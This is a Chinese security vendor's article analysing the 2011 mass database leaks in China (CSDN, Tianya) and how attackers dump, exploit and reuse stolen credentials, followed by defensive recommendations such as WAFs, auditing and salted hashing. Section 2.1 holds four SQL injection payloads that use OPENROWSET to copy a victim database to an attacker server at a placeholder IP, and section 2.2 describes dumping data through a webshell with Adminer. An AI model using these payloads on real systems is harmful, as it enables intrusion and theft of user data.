2011 年底大规模数据库泄密事件的启示与分析

---启明星辰安星 web 安全运维团队


第一部分：泄密风云

2011 年 12 月 21 日，著名 CSDN 程序员社区网站 600 多万用户账户信息，明文密码遭泄露；仅过了一天，天涯社区近 4000 万账户信息被泄露。然而大风起于青萍之末，中国互联网出现史上最大规模泄密事件刚刚拉开大幕。据统计截至 12 月底，疑似泄露的数据库有 26 个，涉及帐号、密码 2.78 亿条。但大家更多的相信这只是其中的一部分— 对于黑客地下产业链基本已经失去经济价值的部分，更有一些未公开的数据在流通。

1.1 成熟的地下产业链

互联网安全经过近 10 年的历练，攻防技术都有了很大程度的提升，但黑客地下产业链也随之日益成熟，对于如何把存在于计算机中的冰冷字符，变成现实中的货币，已经有一套完整的，成熟的分工协作渠道。如此大规模的数据泄密，背后当然不是一个黑客或者团队所为，其手段也必然包含了入侵技术，社会工程，甚至是高级持续性威胁（APT）。能够鼓舞黑客们宁愿冒着很大的法律风险，那就是其背后巨额的经济利益。

入侵者从发起攻击，到获得经济收益，大致可以分三个步骤--①拖库：把目标系统的用户数据导入或者下载到本地；②洗库：对数据库进行层层利用，获取经济收益；③撞库：以大量的用户数据为基础，利用用户相同的注册密码习惯，尝试登录其他目标网站。以下是一个“拖库—洗库—撞库”的示意流程图：



1.2 本次泄密的进一步影响

① 史无前例的密码危机：2 亿以上的用户注册信息，会极大的提升撞库和暴力破解的效率，“彩虹表”信息也会变得更加高效，这会把那些未被拖库，或者对用户密码信息进行一定保护的运营者推向更大的风险之中。在已经爆出的部分数据库，实际上并不是真正的源网站泄露，而是通过“撞库”拼接出来的，尽管如此，对目标系统用户信息进行窃取的目的也基本达到。

另外，原本在地下流行大量用户信息，突然之间变得平民化，这样除了黑客团体，又有可能存在大量的，存有好奇心的网民加入到不需要任何技术基础的，无明显目的性的入侵事件，对此带来的影响实际上无法定量的评估。

② 网民的个人隐私危机：大量的 SNS 网站，电商网站的注册用户信息非常全面，除了邮件，手机，即时通讯等，还包含了真实姓名，收货地址，职业，单位，甚至是身份证号码。“人肉数据库”可能在地下产业链更加完备— 通过你的用户名或者邮件，快速定位你的常用密

码及所有的个人隐私信息。

如果说密码失窃了还可以更改，但个人的隐私泄露却难以弥补，网民有可能承受更多的垃圾推广，恶意诈骗等的骚扰。

③ 为 APT 提供了丰富的社会工程信息：一般来说，高级持续性威胁（APT）攻击是针对某个组织或者国家重要部门发起的一系列攻击。其很重要的一个手段就是渗透到内部网络，并长期蛰伏，收集重要信息。在被暴露的电商数据库中，里面存有用户的真实姓名及带有明显单位信息收货地址。这就为入侵者提供了目标系统的多个跳板，通过控制这些用户的电脑，有可能进入该单位的专业系统。

第二部分："拖库"的几种典型技术手段

拖库，有时也被称为爆库，刷库。是指某个数据库被入侵后，攻击者从数据库导出数据的过程。常见的脱库技术手段主要有以下几种方式：

2.1 直接利用 Sql 注入点

这里以一个 SA（数据库管理员）注入点为例，对于没有对 SQL 注入进行防范的 web 系统，通过执行几条 Sql 语句，便可轻易将目标数据库中所需要的信息导入到攻击者本地数据库。

①首先，复制目标数据库信息

```
;nsertinto
openrowset('SQLOLEDB','uid=sa;pwd=testpass;network=DBMSSOCN;Addr
ess=111.111.111.111,80;','select  * from hacked_info..hacked_databases')
select * from master.dbo.sysdatabases--
```

②根据第一步得到的数据库名称，复制库中的表信息

```
;insertinto
openrowset('SQLOLEDB','uid=sa;pwd=testpass;network=DBMSSOCN;Addr
ess=111.111.111.111,80;','select  * from hacked_info..hacked_sysobjects')
select * from user.dbo.sysobjects--
```

③根据第二步得到的数据库表信息，复制指定表中的字段信息

```
;insertinto
openrowset('SQLOLEDB','uid=sa;pwd=testpass;network=DBMSSOCN;Addr
ess=111.111.111.111,80;','select * from hacked_info..hacked_syscolumns')
select * from user..syscolumns--
```

④复制指定的表中的内容（这里获取表中所有字段内容）

```
;Insertinto
openrowset('SQLOLEDB','uid=sa;pwd=testpass;network=DBMSSOCN;Addr
ess=111.111.111.111,80;','select * from user') select * from user--
```

至此目标数据库的 user 表被攻击者成功获取，同样可以获取其它数据表。

2.2 利用目标系统漏洞获取 Webshell

攻击者通过对目标系统的探索，寻找注入、XSS、命令执行和文件包含等 Web 应用程序漏洞，利用这些漏洞获得 Webshell，而后进一步获取目标系统的完全控制权限或者通过查看数据库连接文件利用数据库管理脚本对相关数据库信息进行打包，从而获得所需的数据库相关信息。毫不夸张的说，任何能够使得攻击者获取 Webshell 的漏洞，都有可能导致相关应用数据库信息被窃取。

这里以某开源社区系统为例：首先，通过 Webshell 查看配置文件(**config/config_global.php**)中的数据库连接信息：数据库服务器、连接用户名和密码。

```
<?php

$_config = array();

// ---------------------------  CONFIG DB  ---------------------------- //
$_config['db']['1']['dbhost'] = 'localhost';
$_config['db']['1']['dbuser'] = '[redacted]';
$_config['db']['1']['dbpw'] = '[redacted]';
$_config['db']['1']['dbcharset'] = 'gbk';
```

利用 Weshell 上传 mysql 管理工具 Adminer 到目标服务器的 Web 目录下，在浏览器访问并输入前面查看到的数据库连接相关信息：

通过 adminer 工具选择想要操作的目标数据库和表并进行必要的设置后，能够很轻松的对目标系统的数据库相关信息进行下载。

2.3 旁注攻击

旁注就是通过目标网站所在的主机上的其他网站进行攻击的手段。如果目标网站一时难以找到可供利用的漏洞，攻击者通常会尝试从同一主机上的其它站点寻求突破，一旦成功利用，便可以通过提权进而获取目标系统的相关数据库信息。所以，要加固的不仅仅是主机上的某个网站，而是该主机上的所有开放站点。

2.4 内部人员安全意识薄弱

据统计，百分之七十以上的信息安全事件和内部人员的安全意识有关。很多的企业内部员工对不明邮件、熟人发来的链接等的处理方式并不是十分谨慎，而且相关个人信息也能够

从网上轻易获取。不仅如此，网站的后台管理和数据库弱口令问题也屡见不鲜。还有很多的管理员将数据库备份文件置于服务器的 Web 目录下，给攻击者留下了可乘之机。

攻击者能够尽可能多的搜集管理员的相关信息，以社会工程学手段，通过网页挂马、邮件欺骗等获得管理员的某些敏感信息，从而进行实施进一步的攻击。

第三部分：泄密事件的启示与安全建议

在信息安全领域，理论上没有百分之百的安全，所有的安全措施和防御手段，都是在不断增加黑客攻击难度和可利用的成本。而从攻防的角度来看，防御体系的建设就是不断弥补系统漏洞的短板。对于网站的 web 安全系统建设，同样是在广泛被讨论的 PDR 模型下，即防护 protection，检测 detection 和响应 response。更通俗一点的说法也就是："事前"通过"web 漏洞扫描器"进行的系统的漏洞评估并进行加固；通过部署 NIPS 或者 WAF 设备来实现"事中"的防御；通过部署数据库审计设备来实现"事后"的检测与追踪。这些手段在实际中是可以起到比较好的防御效果。

同时我们也需要认识到，"事先"的系统加固和漏洞修复所带来的积极效果，要好于"事中"的防御。而"事后"的检测与审计，一方面是有助于及时的发现异常行为，或者进行事后的追踪；另一方是具有一定威慑效果，如果在数据库前面部署了"数据库审计"系统，就不会有内部员工毫无顾忌的下载全部数据而导致泄密事件的发生--也即增加了入侵者为此承担的法律风险成本。

当然，一个好的安全规划一定要事先考虑到系统被攻克并出现数据泄露情况，也就是近期被广泛讨论的密码安全问题。我们这里并不做详细的加解密技术讨论，只是强调，在拥有海量数据的"彩虹表"和"Hash 碰撞库"存在的情况下，传统的利用 MD5，SHA1 或者几种 HASH 算法的组合的加密思路已经无法有效的阻挡入侵者的脚步。业内相对比较认可

的一种做法是为每个用户的密码进行单独 Hash+Salt（盐）运算。尽管这种做法具体到单条数据的加密强度没有实质性的增强，但从全库的宏观角度来看，就有可能会超出他们可以忍受的时间成本极限，这样的系统也就大大的降低了对入侵者的吸引力。

最后，对 web 网站运营的几点建议：

① 对现有 web 系统进行漏洞评估并及时修复。要注意是该主机上的所有站点，同时和该主机有密切通信的应用系统也应该纳入到评估范围。

② 不要完全依赖于自动化评估工具，有些 webshell 是评估工具所无法发现的，重要的系统要进行人工审核及渗透测试。这也是安星 web 安全服务最重要的环节。

③ 部署 web 应用防火墙（WAF），部署 WAF 会很大的提升入侵的技术门槛。同时，尽管 WAF 不能百分百的拦截入侵行为，但考虑到入侵者达到目标前，必定会有多次的攻击尝试，其中会多次触发 WAF 防御规则，这样可以从 WAF 的日志信息中发现蛛丝马迹，可以及时的补救。

④部署审计设备，除了及早发现异常行为，还有助于对内部人员和入侵者进行追踪的法律威慑。

⑤第三方应用软件是安全系统的短板，比较容易出现 0day 攻击，这块最容易被忽视，要及时关注提供方的版本更新情况及相关安全信息。这块也可以交给 web 安全服务商来提供。

⑥ 对数据库中的敏感信息，如用户密码，身份信息等实行强加密策略，降低被拖库后的影响。

⑦ 重要的登录页面，需要采用有效的认证措施，如增加图形认证码等，防止大规模的“撞库”事件。

⑧ 其他：包括对网站开发人员，运维人员在内的安全意识培训，内部实行等级防护等。

这次泄密事件不是起点，更不是终点。但归根结底，网站安全问题是一个动态的，专业化的，人与人之间的较量。这除了对网站的运营者提出了严峻的警告与挑战，同时作为安全厂商也切实的感受到其中的技术创新的压力，责任与使命感！

2012，我们为打造一个安全，和谐的网络世界而共同奋斗！